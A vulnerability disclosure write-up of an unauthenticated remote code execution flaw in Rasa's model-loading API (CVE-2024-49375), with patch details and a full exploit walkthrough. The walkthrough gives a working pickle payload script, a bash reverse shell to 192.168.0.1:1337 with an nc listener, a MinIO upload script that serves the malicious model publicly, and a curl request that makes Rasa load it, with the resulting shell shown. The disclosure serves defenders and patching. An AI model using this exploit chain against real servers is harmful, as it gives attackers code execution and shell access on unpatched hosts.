Rasa (un)authenticated Remote Code Execution via remote model loading (CVE-2024-49375)

You are reading a technical article which will shed some light on how the Remote Code Execution (RCE) in Rasa was discovered and how the exploit was developed. But first things first. Let me give you a short overview about the vulnerability in TL;DR section below.

TL;DR

Which versions are affected?
rasa (pip) <3.6.21
rasa-pro (pip) <3.10.12, <3.9.16, <3.8.18

Are fixed versions available?
Yes, namely:
rasa (pip) 3.6.21
rasa-pro (pip) 3.10.12, 3.9.16, 3.8.18

Does Rasa need to be patched?
Yes and as fast as possible due to its severity (critical, 9.1/10, CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H). Additional information on the fix and the mitigation advice can be found at GitHub.

The RCE vulnerability affects systems running Rasa as follows:

- Default configuration: not affected by RCE
- HTTP API enabled (`--enable-api`): affected
  - No authentication method in use: **unauthenticed RCE**
  - Token Based Auth: **authenticated RCE**
  - JWT Based Auth: **authenticated RCE**

Is an exploit available?
Yes, the exploit can be found at the end of this article.

Links:
https://github.com/RasaHQ/rasa-pro-security-advisories/security/advisories/GHSA-cpv4-ggrr-7j9v
https://nvd.nist.gov/vuln/detail/cve-2024-49375


Credits

Julian Scheid (julian.scheid@telekom.de)

The journey starts

The discovery of the above mentioned vulnerability started with an internal penetration test for a chatbot application. The frontend referenced the chatbot backend API. Sending a request to the backend the server replied with "`Hello from Rasa: <version>`". After a short investigation the right product was found: Rasa Pro.

Since I have never heard of Rasa before it was time to read the manual. Assessing the API documentation revealed that Rasa only exposes one endpoint by default (`/webhooks/<channel>/webhook`) which can be used to interact with the bot. To enable the API Rasa needs to be run with the `--enable-api` switch.




Enabling the REST API

By default, running a Rasa server does not enable the API endpoints. Interactions with the bot can happen over the exposed `webhooks/<channel>/webhook` endpoints.

To enable the API for direct interaction with conversation trackers and other bot endpoints, add the `--enable-api` parameter to your run command:

```
rasa run --enable-api
```


There was an explicit warning in the documentation stating the access to the API needs to be restricted. Rasa offered token based and JWT based authentication.




CAUTION

Make sure to secure your server, either by restricting access to the server (e.g. using firewalls), or by enabling an authentication method. See Security Considerations.

So far so good. But what if the API is enabled? What capabilities does it offer? Luckily, there is an API specification. The status endpoint (`/status`) returns information about the model in use. This endpoint is protected by the chosen authentication method which offers a great way to check if the API is enabled as well as to check whether authentication is used or not.



Another endpoint which drew my attention can be used to replace the currently loaded model (`/model`). Having read that machine learning models can be used to gain code execution it seemed to be a good exercise to check whether this might be applied here as well.



Running Rasa

Rasa is providing a professional version as well as an open source version. The investigation was done using the open source version of Rasa 3.6.20. The following commands can be used to install a dockerized version of Rasa 3.6.20 and test if the bot was installed successfully.

```
### get rasa -> g3t 50m3 c0ff33
~$ git clone https://github.com/RasaHQ/rasa.git; cd rasa

### checkout the desired version
~/rasa$ git checkout tags/3.6.20

### build docker -> g3t 50m3 c0ff33
~/rasa$ make build-docker

### create a volume
~/rasa$ docker volume create rasa_app

### initialize rasa -> model is created
~/rasa$ docker run --name rasa --rm -it -v rasa_app:/app -p 5005:5005/
    tcp rasa:localdev init --no-prompt

### check that the api is working
~/rasa$ docker run --name rasa --rm -it -v rasa_app:/app -p 5005:5005/
    tcp rasa:localdev run --enable-api
~/rasa$ curl -s 127.1:5005/webhooks/rest/webhook -d '{"sender":
    "1337", "message": "hello"}'
[{"recipient_id":"1337","text":"Hey! How are you?"}]

### stop the api server
~/rasa$ docker stop rasa
```

Inspecting the model

During the initialization step Rasa creates a model "`Your Rasa model is trained and saved at 'models/20250129-133851-corn-burmese.tar.gz'.`". The format of the filename is `<date>-<time>-<randomname>.tar.gz` where the placeholders are filled with the following python code: `<date>-<time>` with `time.strftime("%Y%m%d-%H%M%S")` and `<randomname>` with `randomname.get_name()`. When the container is running the model can be copied to the host and extracted using the following command.

```
#make sure to use the name of the model created during the
   initialization phase
~$ docker cp rasa:/app/models/20250129-133851-corn-burmese.tar.gz rasa
   -model.tar.gz

#extract
~$ mkdir rasa-model; tar -xzf rasa-model.tar.gz -C rasa-model; cd rasa
   -model
```

Let's inspect the model. It contains different file types e.g. yaml, json and tf_model.

```
~/rasa-model$ find -type f
./metadata.json
./components/train_CountVectorsFeaturizer3/vocabularies.pkl
./components/train_CountVectorsFeaturizer3/oov_words.json
./components/train_MemoizationPolicy0/memorized_turns.json
./components/train_MemoizationPolicy0/featurizer.json
./components/train_DIETClassifier5/DIETClassifier.label_data.pkl
./components/train_DIETClassifier5/DIETClassifier.
   index_label_id_mapping.json
./components/train_DIETClassifier5/DIETClassifier.tf_model.data-00000-
   of-00001
./components/train_DIETClassifier5/DIETClassifier.tf_model.index
./components/train_DIETClassifier5/DIETClassifier.data_example.pkl
./components/train_DIETClassifier5/checkpoint
./components/train_DIETClassifier5/DIETClassifier.entity_tag_specs.
   json
./components/train_DIETClassifier5/DIETClassifier.sparse_feature_sizes
   .pkl
./components/train_CountVectorsFeaturizer4/vocabularies.pkl
./components/train_CountVectorsFeaturizer4/oov_words.json
./components/train_RulePolicy1/rule_only_data.json
./components/train_RulePolicy1/rule_policy.json
./components/train_RulePolicy1/featurizer.json
./components/train_TEDPolicy3/ted_policy.data_example.pkl
./components/train_TEDPolicy3/ted_policy.priority.pkl
./components/train_TEDPolicy3/checkpoint
./components/train_TEDPolicy3/ted_policy.entity_tag_specs.json
./components/train_TEDPolicy3/ted_policy.label_data.pkl
```

```
./components/train_TEDPolicy3/ted_policy.meta.pkl
./components/train_TEDPolicy3/ted_policy.tf_model.index
./components/train_TEDPolicy3/ted_policy.fake_features.pkl
./components/train_TEDPolicy3/ted_policy.tf_model.data-00000-of-00001
./components/train_TEDPolicy3/featurizer.json
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.label_quantiles.pkl
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.label_data.pkl
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.data_example.pkl
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.entity_tag_specs.json
./components/train_UnexpecTEDIntentPolicy2/checkpoint
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.tf_model.data-00000-of-00001
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.tf_model.index
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.priority.pkl
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.meta.pkl
./components/train_UnexpecTEDIntentPolicy2/unexpected_intent_policy.fake_features.pkl
./components/train_UnexpecTEDIntentPolicy2/featurizer.json
./components/train_LexicalSyntacticFeaturizer2/feature_to_idx_dict.pkl
./components/train_RegexFeaturizer1/patterns.pkl
./components/finetuning_validator/fingerprints-for-validation.json
./components/domain_provider/domain.yml
```

One extension which stands out is `pkl`. A short search reveals that this might be a pickle file.

The string `.label_data.pkl` occurs at multiple places within the source code. Examining the source of `rasa/core/policies/ted_policy.py` specifically, the function `pickle_load` reveals that it opens the file with the mentioned suffix and calls `pickle.load` with it as parameter.

```
~/rasa$ grep -r .label_data.pkl
rasa/core/policies/ted_policy.py:            model_path / f"{model_filename}.label_data.pkl",
rasa/core/policies/ted_policy.py:            model_path / f"{cls._metadata_filename()}.label_data.pkl"
rasa/nlu/classifiers/diet_classifier.py:                model_path / f"{file_name}.label_data.pkl",
rasa/nlu/classifiers/diet_classifier.py:        label_data = io_utils.pickle_load(model_path / f"{file_name}.label_data.pkl")

~/rasa$ cat rasa/core/policies/ted_policy.py | grep .label_data.pkl -B2
        )
        rasa.utils.io.pickle_dump(
            model_path / f"{model_filename}.label_data.pkl",
--
        )
        label_data = rasa.utils.io.pickle_load(
            model_path / f"{cls._metadata_filename()}.label_data.pkl"

~/rasa$ cat rasa/utils/io.py | grep pickle_load -A9
def pickle_load(filename: Union[Text, Path]) -> Any:
    """Loads an object from a file.

    Args:
        filename: the filename to load the object from

    Returns: the loaded object
    """
    with open(filename, "rb") as f:
        return pickle.load(f)
```

Reviewing yet another documentation leads to pickle's emphasis that it is inherently insecure.

> **Warning:** The `pickle` module **is not secure**. Only unpickle data you trust.
>
> It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.
>
> Consider signing data with `hmac` if you need to ensure that it has not been tampered with.
>
> Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Hey TED - have you seen my pickle?

A small Proof of Concept (PoC) for code execution using pickle can be found easily. In the first PoC it will be checked whether code execution is possible in case the model was modified maliciously. `TEDPolicy._load_model_utilities` deserializes the `pkl` files. The first file ends with `.data_example.pkl` which can be seen in `rasa/core/policies/ted_policy.py`.

```
989 @classmethod
990 def _load_model_utilities(cls, model_path: Path) -> Dict[Text, Any]:
991     """Loads model's utility attributes.
992
993     Args:
994         model_path: Path where model is to be persisted.
995     """
996     tf_model_file = model_path / f"{cls._metadata_filename()}.tf_model
        "
997     loaded_data = rasa.utils.io.pickle_load(
998         model_path / f"{cls._metadata_filename()}.data_example.pkl"
999     )
```

The PoC which modifies the `.data_example.pkl` can be found below.

```
1  ~$ cat poc.py
2  import pickle
3
4  payload = f"import os;os.system(\"touch /tmp/3xpl01t3d\")"
5
6  #pickle payload
7  class EXEC:
8    def __reduce__(self):
9      return exec, (payload,)
10
11 open("rasa-model/components/train_TEDPolicy3/ted_policy.data_example.
     pkl", "wb").write(pickle.dumps(EXEC()))
```

After executing the PoC the model needs to be packed and copied. Rasa loads the most recent model.

```
1  ~$ python3 poc.py
2
3  #pack the model
4  ~/rasa-model$ tar -czf 99991231-133700-3xpl01t.tar.gz components/
     metadata.json
5
6  #transfer the model (the container needs to be running)
7  ~/rasa-model$ docker cp 99991231-133700-3xpl01t.tar.gz rasa:/app/
     models/
```

Restart the container and check whether the exploit was successful or not. It can be seen that the model is being loaded. Right afterwards there is an error "`Error initializing graph component for node run_TEDPolicy3.`" but the PoC code was executed.

```
#stop
~/rasa-model$ docker stop rasa

#start
~/rasa-model$ docker run --name rasa --rm -it -v rasa_app:/app -p
    5005:5005/tcp rasa:localdev run --enable-api
...
2025-01-30 13:50:50 INFO     root  - Starting Rasa server on http
    ://0.0.0.0:5005
2025-01-30 13:50:51 INFO     rasa.core.processor  - Loading model
    models/99991231-133700-3xpl01t.tar.gz...
2025-01-30 13:51:06 WARNING  rasa.shared.utils.common  - The
    UnexpecTED Intent Policy is currently experimental and might change
     or be removed in the future - Please share your feedback on it in
    the forum (https://forum.rasa.com) to help us make this feature
    ready for production.
2025-01-30 13:51:06 ERROR    rasa.engine.graph  - Error initializing
    graph component for node run_TEDPolicy3.
2025-01-30 13:51:07 ERROR    rasa.core.agent  - Could not load model
    due to No user features specified. Cannot train 'TED' model..
Traceback (most recent call last):
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/agent.py",
      line 254, in load_agent
    agent.load_model(model_path)
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/agent.py",
      line 352, in load_model
    self.processor = MessageProcessor(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/processor.py"
      , line 105, in __init__
    self.model_filename, self.model_metadata, self.graph_runner = self
        ._load_model(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/processor.py"
      , line 142, in _load_model
    metadata, runner = loader.load_predict_graph_runner(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/loader.py",
      line 29, in load_predict_graph_runner
    runner = graph_runner_class.create(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 51, in create
    return cls(graph_schema, model_storage, execution_context, hooks)
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 37, in __init__
    self._instantiated_nodes: Dict[Text, GraphNode] = self.
        _instantiate_nodes(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 60, in _instantiate_nodes
```

```
    return {
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask.py", line 61, in <dictcomp>
    node_name: GraphNode.from_schema_node(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/graph.py", line 566, in from_schema_node
    return cls(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/graph.py", line 392, in __init__
    self._load_component()
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/graph.py", line 403, in _load_component
    self._component: GraphComponent = constructor(  # type: ignore[no-redef]
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/ted_policy.py", line 1052, in load
    return cls._load(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/ted_policy.py", line 1096, in _load
    model = cls._load_tf_model(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/ted_policy.py", line 1145, in _load_tf_model
    model = cls.model_class().load(
  File "/opt/venv/lib/python3.10/site-packages/rasa/utils/tensorflow/models.py", line 436, in load
    model = cls(*args, **kwargs)
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/ted_policy.py", line 1208, in __init__
    super().__init__("TED", config, data_signature, label_data)
  File "/opt/venv/lib/python3.10/site-packages/rasa/utils/tensorflow/models.py", line 577, in __init__
    self._check_data()
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/ted_policy.py", line 1236, in _check_data
    raise RasaException(
rasa.shared.exceptions.RasaException: No user features specified. Cannot train 'TED' model.
2025-01-30 13:51:07 INFO     root  - Rasa server is up and running.

#check for proof
~/rasa-model$ docker exec -it rasa bash
rasa@a9b4aa7044e0:~$ ls -al /tmp/3xpl01t3d
-rw-r--r-- 1 rasa root 0 Jan 30 13:51 /tmp/3xpl01t3d
```

Getting a reverse shell is likewise easy. Just change the `payload` in the `poc.py` and repeat the steps again.

```
#adapted payload
#192.168.0.1 is the ip of the docker interface on the host
payload = f"import os;os.system(\"bash -c 'bash -i >& /dev/tcp
    /192.168.0.1/1337 0>&1' &\")"
```

```
#the adapted poc
~$ cat poc.py
import pickle

payload = f"import os;os.system(\"bash -c 'bash -i >& /dev/tcp
    /192.168.0.1/1337 0>&1' &\")"

#pickle payload
class EXEC:
  def __reduce__(self):
    return exec, (payload,)

open("rasa-model/components/train_TEDPolicy3/ted_policy.data_example.
    pkl", "wb").write(pickle.dumps(EXEC()))
```

Don't forget to open a listener before starting Rasa.

```
#start the listener
~$ nc -vnlp 1337
Listening on 0.0.0.0 1337
...

#pack and upload the model -> readers exercise

#start rasa and wait for the reverse shell to connect
~$ nc -vnlp 1337
Listening on 0.0.0.0 1337
Connection received on 192.168.0.2 51710
rasa@44b0c0afb0cc:~$ id
id
uid=1001(rasa) gid=0(root) groups=0(root)
```

Going fully remote

As we already know, Rasa allows to replace the currently loaded model. Furthermore, it is possible to define a remote location where Rasa can find the model. Offered options are AWS, GCP and AZURE. As I didn't want to rely on the cloud providers during exploit development, I used MinIO, that is a project which is fully compatible with Simple Storage Service (S3) offered by AWS. Thus the plan is laid out as follows:

- Create a malicious model which allows RCE and creates a reverse shell
- Upload the model to MinIO
- Set up a listener
- Tell Rasa to get the malicious model
- Wait for the reverse shell

The steps to create a malicious model have been explained earlier. The next step is to get MinIO up and running.

```
#ensure to stop rasa first
~$ docker run --name minio --rm -p 9000:9000 -p 9001:9001 -e
   MINIO_ROOT_USER=minioadmin -e MINIO_ROOT_PASSWORD=minioadmin quay.
   io/minio/minio server /data --console-address :9001
...
API: http://192.168.0.2:9000  http://127.0.0.1:9000
WebUI: http://192.168.0.2:9001 http://127.0.0.1:9001
...
```

MinIO offers a python API which will be used to upload the model. The policy ensures that anybody can retrieve the model.

```
#ensure to install minio
~$ pip install minio
```

```
~$ cat upload.py
from minio import Minio
import json

model = "99991231-133700-3xpl01t.tar.gz"
bucket = "3xpl01t"
miniomodelpath = f"/{bucket}/{model}"

minioclient = Minio("192.168.0.2:9000", "minioadmin", "minioadmin",
   secure=False)
minioclient.make_bucket(bucket)

policy = {
```


```
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {"AWS": "*"},
      "Action": [
        "s3:GetObject"
      ],
      "Resource": [
        f"arn:aws:s3:::{bucket}/{model}"
      ]
    }
  ]
}

minioclient.set_bucket_policy(bucket, json.dumps(policy))

minioclient.fput_object(bucket, model, "rasa-model/" + model)
```


```
#upload the model
~$ python3 upload.py
```

The bucket `3xpl01t` was created.



Name	Objects	Size	Access
3xpl01t	1	23.9 MiB	R/W

And the malicious model was uploaded.



3xpl01t

Create new path

Name	Last Modified	Size
99991231-133700-3xpl01t.tar.gz	Today, 08:04	23.9 MiB

Now the final steps are to set up a listener, tell Rasa to load the model and to catch the shell.

```
#listener
~$ nc -vnlp 1337
Listening on 0.0.0.0 1337

#remove the previous malicious model
#ensure the rasa container is running
~$ docker exec -it rasa rm -f /app/models/99991231-133700-3xpl01t.tar.gz

#start rasa
~$ docker run --name rasa --rm -it -v rasa_app:/app -p 5005:5005/tcp rasa:localdev run --enable-api
...
2025-01-31 10:41:18 INFO     root  - Starting Rasa server on http://0.0.0.0:5005
2025-01-31 10:41:19 INFO     rasa.core.processor  - Loading model models/20250129-133851-corn-burmese.tar.gz...
2025-01-31 10:41:35 WARNING  rasa.shared.utils.common  - The UnexpecTED Intent Policy is currently experimental and might change or be removed in the future - Please share your feedback on it in the forum (https://forum.rasa.com) to help us make this feature ready for production.
2025-01-31 10:41:43 INFO     root  - Rasa server is up and running.

#ensure minio, rasa and the reverse shell listener are running
#instruct rasa to load the model
~$ curl -s 127.1:5005/model -X PUT -d '{"model_server": {"url": "http://192.168.0.2:9000/3xpl01t/99991231-133700-3xpl01t.tar.gz"}, "remote_storage": "aws"}'

#the rasa server logs the request
...
2025-01-31 11:17:06 INFO     rasa.core.processor  - Loading model /tmp/tmpj7e64563/model.tar.gz...
2025-01-31 11:17:19 WARNING  rasa.shared.utils.common  - The UnexpecTED Intent Policy is currently experimental and might change or be removed in the future - Please share your feedback on it in the forum (https://forum.rasa.com) to help us make this feature ready for production.
2025-01-31 11:17:19 ERROR    rasa.engine.graph  - Error initializing graph component for node run_TEDPolicy3.
2025-01-31 11:17:19 ERROR    rasa.core.agent  - Failed to update model. The previous model will stay loaded instead.
Traceback (most recent call last):
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/agent.py", line 86, in _update_model_from_server
    _load_and_set_updated_model(agent, temporary_directory, new_fingerprint)
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/agent.py",
```

```
      line 69, in _load_and_set_updated_model
    agent.load_model(model_directory, fingerprint)
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/agent.py",
      line 352, in load_model
    self.processor = MessageProcessor(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/processor.py"
      , line 105, in __init__
    self.model_filename, self.model_metadata, self.graph_runner = self
        ._load_model(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/processor.py"
      , line 142, in _load_model
    metadata, runner = loader.load_predict_graph_runner(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/loader.py",
       line 29, in load_predict_graph_runner
    runner = graph_runner_class.create(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 51, in create
    return cls(graph_schema, model_storage, execution_context, hooks)
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 37, in __init__
    self._instantiated_nodes: Dict[Text, GraphNode] = self.
        _instantiate_nodes(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 60, in _instantiate_nodes
    return {
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/runner/dask
      .py", line 61, in <dictcomp>
    node_name: GraphNode.from_schema_node(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/graph.py",
      line 566, in from_schema_node
    return cls(
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/graph.py",
      line 392, in __init__
    self._load_component()
  File "/opt/venv/lib/python3.10/site-packages/rasa/engine/graph.py",
      line 403, in _load_component
    self._component: GraphComponent = constructor(  # type: ignore[no-
        redef]
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/
      ted_policy.py", line 1052, in load
    return cls._load(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/
      ted_policy.py", line 1096, in _load
    model = cls._load_tf_model(
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/
      ted_policy.py", line 1145, in _load_tf_model
    model = cls.model_class().load(
  File "/opt/venv/lib/python3.10/site-packages/rasa/utils/tensorflow/
      models.py", line 436, in load
    model = cls(*args, **kwargs)
  File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/
```

```
        ted_policy.py", line 1208, in __init__
63      super().__init__("TED", config, data_signature, label_data)
64    File "/opt/venv/lib/python3.10/site-packages/rasa/utils/tensorflow/
        models.py", line 577, in __init__
65      self._check_data()
66    File "/opt/venv/lib/python3.10/site-packages/rasa/core/policies/
        ted_policy.py", line 1236, in _check_data
67      raise RasaException(
68  rasa.shared.exceptions.RasaException: No user features specified.
      Cannot train 'TED' model.
69  2025-01-31 11:17:19 ERROR    rasa.server  - Agent with name 'None'
      could not be loaded.
70  ...
71
72  #catch shell -> check nc
73  Connection received on 192.168.0.3 37808
74  rasa@1418f6df4e33:~$ id
75  id
76  uid=1001(rasa) gid=0(root) groups=0(root)
```

At this stage we do have an unauthenticated RCE under certain conditions. The RCE vulnerability affects systems running Rasa as follows:

- Default configuration: not affected by RCE
- HTTP API enabled (`--enable-api`): affected
  - No authentication method in use: **unauthenticed RCE**
  - Token Based Auth: **authenticated RCE**
  - JWT Based Auth: **authenticated RCE**

Minimizing the PoC

The model which was created during the initialization phase is quite big and contains components not required by the exploit.

```
#number of lines
~/rasa-model$ wc -l metadata.json
734
```

In the PoC the `ted_policy` was exploited. A Rasa model consists of a `metadata.json` and a `components/` folder. Going through the files it becomes clear that `metadata.json` defines how the model is loaded. Due to the size of the file only parts will be included here. There are 3 bigger sections: `domain`, `train_schema` and `predict_schema`.

```
~/rasa-model$ cat metadata.json
{
  "domain": {
    ...
  },
  "trained_at": "2025-01-29T13:38:53.167681",
  "model_id": "f0e86ec5cf4843a4b95b4e0441c6a6ec",
  "assistant_id": "placeholder_default",
  "rasa_open_source_version": "3.6.20",
  "train_schema": {
    ...
  },
  "predict_schema": {
    ...
  },
  "training_type": 3,
  "project_fingerprint": null,
  "core_target": "select_prediction",
  "nlu_target": "run_RegexMessageHandler",
  "language": "en",
  "spaces": null
}
```

Searching for `ted` respectively `ted_policy` the important parts can be narrowed down. The `ted_policy` appears in `run_TEDPolicy3` and `train_TEDPolicy3`. The latter also appears in `run_TEDPolicy3`. The run policy can be found in `select_prediction` in `policy3`. And `select_prediction` can be traced to `core_target`. From there the iterative process of removing seemingly useless things evolved. As long as the PoC still works, unnecessary things were removed obviously.

```
~/rasa-model$ cat metadata.json
{
  "domain": { ... },
  ...
  "train_schema": {
    "nodes": {
      ...
      "train_TEDPolicy3": {
        ...
        "uses": "rasa.core.policies.ted_policy.TEDPolicy",
        ...
      }
    }
  },
  "predict_schema": {
    "nodes": {
      ...
      "run_TEDPolicy3": {
        ...
        "uses": "rasa.core.policies.ted_policy.TEDPolicy",
        ...
        "resource": {
          "name": "train_TEDPolicy3",
